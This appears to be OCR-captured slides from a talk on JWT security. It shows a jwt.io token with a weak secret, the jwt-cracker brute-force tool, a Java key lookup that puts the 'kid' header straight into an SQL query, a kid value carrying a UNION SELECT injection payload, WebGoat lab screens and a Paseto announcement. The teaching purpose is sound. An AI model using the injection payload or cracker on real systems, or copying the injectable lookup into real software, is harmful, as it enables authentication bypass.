ALGORITHM
HS256
Encoded
PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.5mhBHqs5_DTLdINd9p5m7ZJ6XD0Xc55kIaCRY5r6HRA
Decoded
EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"sub": "1234567890",
"name": "John Doe",
"iat": 1516239022
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
test
Weak secret!
) secret base64 encoded

jwt-cracker

Simple HS256 JWT token brute force cracker

View the Project on GitHub
lmammino/jwt-cracker

jwt-cracker

Simple HS256 JWT token brute force cracker.

Effective only to crack JWT tokens with weak secrets. **Recom**
Use strong long secrets or RS256 tokens.

Install

With npm:

```
npm install --global jwt-cracker
```

Usage

From command line:

```
jwt-cracker <token> [<alphabet>] [<maxLength>]
```

Where:

- **token**: the full HS256 JWT token string to crack
- **alphabet**: the alphabet to use for the brute force (default: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")
- **maxLength**: the max length of the string generated during the brute force (default: 12)

JWT (JSON Web Token) Support #1057

Closed **ratzrattillo** opened this issue on Feb 13, 2017 · 13 comments

ratzrattillo commented on Feb 13, 2017 • edited

JSON Web Tokens (JWTs) are an emerging technology in Authorizing users in the web.
The Format of these Authorization Token is defined here: https://jwt.io/
The algorithm used to create a token is most of the time HMAC-SHA256 (HS256).

Hashcat actually already provides functionality to crack HMAC-SHA256, but with a character limitation of the plaintext (50 characters) JSON Web Tokens tend to be much longer though. The example on https://jwt.io/ has a plaintext-length of 105 characters.

RFC 7515 4.1.4. "kid" (Key ID) Header Parameter

- a hint indicating which [illegible] he JWS.
- The structure of the "k[illegible]
- Since the kid parame[illegible]ying the signature and implementation is up t[illegible]presents a promising attack vector.

Database

```
Jwt jwt = Jwts.parser().setSigningKeyResolver(new SigningKeyResolverAdapter() {

  public byte[] resolveSigningKeyBytes(JwsHeader header, Claims claims) {
    final String kid = (String) header.get("kid");
    Connection c = DatabaseUtilities.getConnection(webSession);
    ResultSet rs = c.executeQuery("SELECT key FROM jwt_keys WHERE id = '" + kid + "'");
    while (rs.next()) {
      return TextCodec.BASE64.decode(rs.getString(1));
    }
    return null;
  }
}).parse(token);
```

```
var key = “test”;

var token = Jwts.builder()
  .setHeaderParam("kid",
     "hacked' UNION select '" + key + "' from INFORMATION_SCHEMA.SYSTEM_USERS --")
  .setIssuedAt(new Date(System.currentTimeMillis() + TimeUnit.DAYS.toDays(10)))
  .setClaims(claims)
  .signWith(io.jsonwebtoken.SignatureAlgorithm.HS512, key)
  .compact();
```

Developers responsibility

JSON Web Token Best Current Practices draft-ietf-oauth-jwt-bcp-02

3.10. Do Not Trust Received Claims


The “kid” (key ID) header is used by the relying application to perform key lookup. Applications should ensure that this does not create SQL or LDAP injection vulnerabilities.

Similarly, blindly following a “jku” (JWK set URL) header, which may contain an arbitrary URL, could result in server-side request forgery (SSRF) attacks.

Gives you more headaches

- How to block a user?
  - Remember stateless
- Access tokens vs Refresh tokens
- Where to store the JWT token client side?
  - Cookie vs local store vs session store

Exercises


WEBGOAT
JWT tokens
Introduction
General
Injection Flaws
Authentication Flaws
Authentication Bypasses
JWT tokens
Password reset
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8
JWT signing
Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined here the specific algorithms you can use are described here It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.
Checking the signature
One important step is to verify the signature before performing any other action, let's try to see some things you need to be aware of before validating the token.
Assignment
Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes
Vote for your favorite
Welcome back, Guest
WEBGOAT
Admin lost password
In this challenge you will need to help the admin and find the password in order to login
Vote Now!

Paseto is a Secure Alternative to the JOSE Standards (JWT, etc.)

March 4, 2018 6:25 pm by Scott Arciszewski

Open Source

This is a follow-up to our 2017 blog post that made the case for avoiding JSON Web Tokens (JWT) and its related standards.

Many developers responded to our post with the same question: "What should we use instead of JWT?" Today, I'm happy to announce a viable replacement.

Introducing PASETO: Platform-Agnostic SEcurity TOkens

The Design and Motivation for Paseto

Paseto is to JWT what Halite was to various mcrypt-based cryptography libraries in the PHP ecosystem.

That is to say, we identified a source of insecurity for the Internet and worked to replace it with something that would lead to better security.

All of our software is developed with the same underlying philosophy:

1. Secure by default
2. Simple and easy-to-use
3. Easy to analyze and reason about (for implementors, auditors, and security researchers)

PASETO Implementations

			Features			
Name	Language	Author	v1.local	v1.public	v2.local	v2.public
authenticvision/libpaseto	C	Thomas Renoth	✖	✖	✔	✔
GrappigPanda/Paseto	Elixir	Ian Clark	✔	✔	✔	✔
o1egl/paseto	Go	Oleg Lobanov	✔	✔	✔	✔
atholbro/paseto	Java	Andrew Holbrook	✔	✔	✔	✔
nbaars/paseto4j	Java	Nanne Baars	✖	✖	✔	✔
paseto.js	JavaScript	Samuel Judson	✔	✔	✔	✔
peter-evans/paseto-lua	Lua	Peter Evans	✖	✖	✔	✔
idaviddesmet/paseto-dotnet	.NET	David De Smet	✖	✔	✔	✔